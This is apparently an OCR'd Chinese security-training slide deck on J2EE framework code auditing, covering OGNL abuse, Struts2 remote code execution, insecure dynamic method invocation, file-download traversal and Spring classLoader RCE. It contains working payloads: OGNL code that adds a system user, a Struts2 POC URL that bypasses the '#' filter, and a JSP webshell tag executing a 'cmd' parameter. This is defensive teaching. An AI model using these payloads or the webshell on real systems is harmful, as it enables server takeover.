DBAPP Security 安恒信息

J2EE框架代码安全及审计实践

杭州安恒信息技术有限公司

安恒攻防实验室
DBAPP SecLab

- J2EE框架代码安全
- 代码审计实践

J2EE框架代码安全

这里主要介绍外层流行框架**Struts2 MVC framework，Spring framework.**

1、OGNL使用安全

2、struts2远程代码执行相关示例

3、Struts2的动态方法调用(Dynamic method Invocation) 及方法命名习惯


4、Struts2使用，与基础漏洞原理一样？

5、spring信息泄露及远程代码执行相关示例

6 、 commons-fileupload造成的DOS

1、OGNL使用安全

Struts2 →核心代码webWork核心代码 → 核心Xwork → OGNL（*Object Graph Navigation Language*对象图导航语言）



OGNL有这几个危险机制：

4. 容器、数组、对象

OGNL支持对数组和ArrayList等容器的顺序访问：例如：group.users[0]

同时，OGNL支持对Map的按键值查找：

例如：#session['mySessionPropKey']

不仅如此，OGNL还支持容器的构造的表达式：

例如：{"green", "red", "blue"}构造一个List，#{"key1" : "value1", "key2" : "value2", "key3" : "value3"}构造一个Map

你也可以通过任意类对象的构造函数进行对象新建：

例如：new Java.net.URL("xxxxxx/")

5. 对静态方法或变量的访问

要引用类的静态方法和字段，他们的表达方式是一样的@class@member或者@class@method(args)：

例如：@com.javaeye.core.Resource@ENABLE，@com.javaeye.core.Resource@getAllResources


6. 方法调用

直接通过类似Java的方法调用方式进行，你甚至可以传递参数：

例如：user.getName()，group.users.size()，group.containsUser(#requestUser)

例如：new一个对象执行系统命令（OGNL存对象时）

```
3  import ognl.Ognl;
4  import ognl.OgnlContext;
5  import ognl.OgnlException;
6
7
8  public class Test {
9
10
11     public static void main(String[] args) throws OgnlException, IOException {
12
13         OgnlContext context=new OgnlContext();
14
15         Ognl.setValue(new java.lang.ProcessBuilder((new java.lang.String[]{"net","user","test","test","/add"})).start(), cor
16
17
18
19
20     }
21
22 }
23
```



Servers | Console

Test (36) [Java Application] C:\Program

例如：调用静态方法执行系统命令（OGNL取对象时）

Test.java

```
1  import ognl.Ognl;
2  import ognl.OgnlContext;
3  import ognl.OgnlException;
4
5
6  public class Test {
7
8
9      public static void main(String[] args) throws OgnlException {
10
11         OgnlContext context=new OgnlContext();
12         Ognl.getValue("@java.lang.Runtime@getRuntime().exec('net user test test /add')",context,context.getRoot());
13
14     }
15
16 }
17
```


Servers | Console

Tomcat v6.0 Server at localhost [Stopped, Syn

所以使用**OGNL**存储对象时，如： **Ognl.*setValue*(“外部参数”)**，执行的参数是由外部传入，那这样是危险的，造成远程代码执行漏洞。

Struts2一系列远程代码执行漏洞，都是在功能设计时，安全过滤不严格及**OGNL**滥用造成的！

所以,你们在使用**OGNL**设计功能的时候千万不能学习**Struts2**官方！！！


http://struts.apache.org/release/2.3.x/docs/security-bulletins.html
文件(F) 编辑(E) 查看(V) 收藏夹(A) 工具(T) 帮助(H)
Security Bulletins
Home > Security Bulletins
Apache Struts 2 Documentation
Security Bulletins
Edit Page
The following security bulletins are available:
S2-001 — Remote code exploit on form validation error
S2-002 — Cross site scripting (XSS) vulnerability on <s:url> and <s:a> tags
S2-003 — XWork ParameterInterceptors bypass allows OGNL statement execution
S2-004 — Directory traversal vulnerability while serving static content
S2-005 — XWork ParameterInterceptors bypass allows remote command execution
S2-006 — Multiple Cross-Site Scripting (XSS) in XWork generated error pages
S2-007 — User input is evaluated as an OGNL expression when there's a conversion error
S2-008 — Multiple critical vulnerabilities in Struts2
S2-009 — ParameterInterceptor vulnerability allows remote command execution
S2-010 — When using Struts 2 token mechanism for CSRF protection, token check may be bypassed by misusing known session attributes
S2-011 — Long request parameter names might significantly promote the effectiveness of DOS attacks
S2-012 — Showcase app vulnerability allows remote command execution
S2-013 — A vulnerability, present in the includeParams attribute of the URL and Anchor Tag, allows remote command execution
S2-014 — A vulnerability introduced by forcing parameter inclusion in the URL and Anchor Tag allows remote command execution, session access and manipulation and XSS attacks
S2-015 — A vulnerability introduced by wildcard matching mechanism or double evaluation of OGNL Expression allows remote command execution.
S2-016 — A vulnerability introduced by manipulating parameters prefixed with "action:"/"redirect:"/"redirectAction:" allows remote command execution
S2-017 — A vulnerability introduced by manipulating parameters prefixed with "redirect:"/"redirectAction:" allows for open redirects

2、struts2远程代码执行相关示例

第一个是2010年7月14号，Struts2/XWork < 2.2.0远程执行任意代码漏洞“,POC示例:

?('\u0023_memberAccess[\'allowStaticMethodAccess\']')(meh)=true&(aaa)
(('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003d
\u0023foo')(\u0023foo\u003dnew%20java.lang.Boolean("false")))&(asdf)
(('\u0023rt.exit(1)')(\u0023rt\u003d@java.lang.Runtime@getRuntime()))=1

Struts2安全限制， **‘allowStaticMethodAccess’**是否开启静态方法调用，**‘xwork.MethodAccessor.denyMethodExecution’**是否禁用方法调用。需要使用#调用这些字段或属性,但外部输入是不允许使用#的！

SecurityMemberAccess私有字段'allowStaticMethodAccess'（默认为假）

OgnlContext的属性 'xwork.MethodAccessor.denyMethodExecution'（默认为真）

#的16进制编码\u0023（也包括8进制编码），绕过安全限制，最终调用静态方法执行命令！

java.lang.Runtime.getRuntime().exit(1) （终止当前正在运行的 Java 虚拟机）

第二个，**Apache Struts S2-016，S2-17.**远程代码执行及**url**跳转漏洞

xxx.action?action:
xxx.action?redirect:
xxx.action?redirectAction:

action: 、**redirect:**、**redirectAction:**这三个关键字，是设计出来做短地址导航的。但在设计功能时滥用**OGNL**,只要带这样的关键字**${OGNL**表达式代码**}**，框架就会把中间的代码作为**OGNL**表达式执行。

执行系统命令添加用户示例：

S2-17 url跳转漏洞（可其利用钓鱼）：

3、Struts2的动态方法调用(Dynamic method Invocation) 及方法命名习惯

三种方式:

第一种方式：设置method属性:

如:

LoginAction类:

public String login() {...}

xml配置文件:

```
<action name="userLogin" class="xxx.xxx.LoginAction" method="login">
<result name="success">success.jsp</result>
<result name="error">error.jsp</result>
</action>
```

第二种方式：改变action的设置

在使用action后面使用!感叹号调用action中的login方法,如:userLogin!login

第三种方式：使用通配符:

```
<action name="userLogin" class="xxx.xxx.LoginAction"
method="login">
<result name="success">success.jsp</result>
<result name="error">error.jsp</result>
</action>
```

开发人员习惯了使用**struts2**的感叹号方式的动态方法调用，进行业务逻辑编码，如：**add!user**

例如：注册功能的实现，在同一类中实现。），一个数据表对象的**CRUD**操作，**C**（增加即注册），及**U**（修改）用户权限；而**R**（**List**查询）、**D**（删除）管理员权限，为代码

```
import com.opensymphony.xwork2.ActionSupport;

public class MemberAction extends ActionSupport  {


     public String register()  {
         //注册用户，实例代码略...
         return REGISTER;
    }


     public String add()  {
         //保存用户，实例代码略...
         return ADD;
    }

     public String getList()  {
         //查询用户，实例代码略...
         return LIST;
    }



         //其他方法省略...
```

J2EE开发者在学习之初，特别是框架学习，对add、getList、delete等类型关键字产生依赖！

根据特征，http://xxx.xxx.com/register!user.action

马上就能猜解，http://xxx.xxx.com/getList!user.action


当然，它本质是没有做权限处理，struts2可以使用拦截器（Interceptor ），对每个要执行方法做权限验证！

如果开发人员觉得这样的要求太高，对于类似的**CRUD**有权限要求的业务逻辑，最好不要在同一类中实现代码，并且不要使用有规则的方法命令。

4、Struts2标签使用，与基础漏洞原理一样？

4.1 Include 标签实现外部参数包含文件的功能，导致安全目录绕过！

<s:include value="%{#parameters.poc}"/>



发现，它和前面“安全目录绕过”漏洞的示例，实现跳转功能一样，都是外部参数传入，而这里**s:include**标签设计时，是允许访问到**WEB-INF**及**META-INF**这两个安全目录的。

所以在使用特殊功能时，尽量避免外部参数输入！

- 4.2 Struts2文件下载功能不安全实现,安全目录绕过及任意文件读取:

- Struts.xml配置:

```
<result type="stream">
<param name="contentType">application/octet-stream</param>
<param name="inputName">inputStream</param>
<param name="contentDisposition">
attachment;filename="${fileName}“
</param>
<param name="bufferSize">4096</param>
</result>
```

- 下载文件名的动态参数自动填充配置:

```
<param name="contentDisposition">attachment;filename="${fileName}"</param>
```

- Action实现代码demo:
- …


```
private String fileName;
 public void setFileName(String fileName) {
 this.fileName = fileName;
}
 public String getFileName() {
  return fileName;
}

public InputStream getInputStream() throws
   FileNotFoundException {
return ServletActionContext.getServletContext().getResourceAsStream("/" +
fileName);                                    //   return new
FileInputStream(fileName);                              }
```

- ……


安全目录绕过(相对路径):

```
return ServletActionContext.getServletContext().getResourceAsStream("/" +
 fileName);
```



任意文件读取(绝对路径):

```
return new FileInputStream(fileName);
```



5.1 Spring MVC class.classLoader.URLs远程代码执行

Spring MVC，对象表单填充时，例如：

```
public class User {
  private String name;
   public String getName() {
      return name;
   }
   public void setName(String name) {
      this.name = name;
   }
}
```

```
@Controller
public class HelloWorldController {

@RequestMapping("/hello.html")
 public ModelAndView helloWorld(User dto) {
….
User对象的业务逻辑操作
….
return "success";

}

}
```

http://xxx.xxx.com/user.do?name=test

test值会自动填充到**User**对象**name**属性中（类似**struts2**表单自动装载方式）。

但只有当属性有**set**方法时，才会填充对象的属性值。


但因为**java**的继承关系，**User**也是基类**Object**子类， **Object**可以获得**class**有**getClass**方法，有**getClassLoader**方法：


http://xxx.xxx.com/user.do?class=xxx

http://xxx.xxx.com/user.do?class.classLoader=xxx

而**class.classLoader**又有**URLs**方法：最终赋值变为 ：
class.classLoader.URLs[0] 属性为数组，即使没有**set**方法也可以填充,如：

class.classLoader.URLs[0]=URL，将允许远程重新加载一个**jar**文件，如果**jar**替换掉**spring**一些标签（**URL**会覆盖**tomcat WebappClassLoader**的**repositoryURLs**数组属性的第**0**个元素，**org.apache.jasper.compiler.TldLocationsCache.scanJars()**会使用**WebappClassLoader**的**URL**解析标签库）,就可以使它在使用的时候执行代码调用系统命令，如：**InputTag.tag**




1.jar - WinRAR (评估版本)
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)
添加
解压到
测试
查看
删除
查找
向导
信息
扫描病毒
注释
自解压格式
名称
..
InputTag.tag
InputTag.tag - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<%@ tag dynamic-attributes="dynattrs" %>
<%@ taglib prefix="form" uri="http://www.springframework.org/tags/form"%>
<% System.out.println("path:"+request.getRealPath("/")); %>
<%
if(request.getParameter("cmd")!=null&!"".equals(request.getParameter("cmd"))){
java.lang.Runtime.getRuntime().exec(request.getParameter("cmd"));
}%>

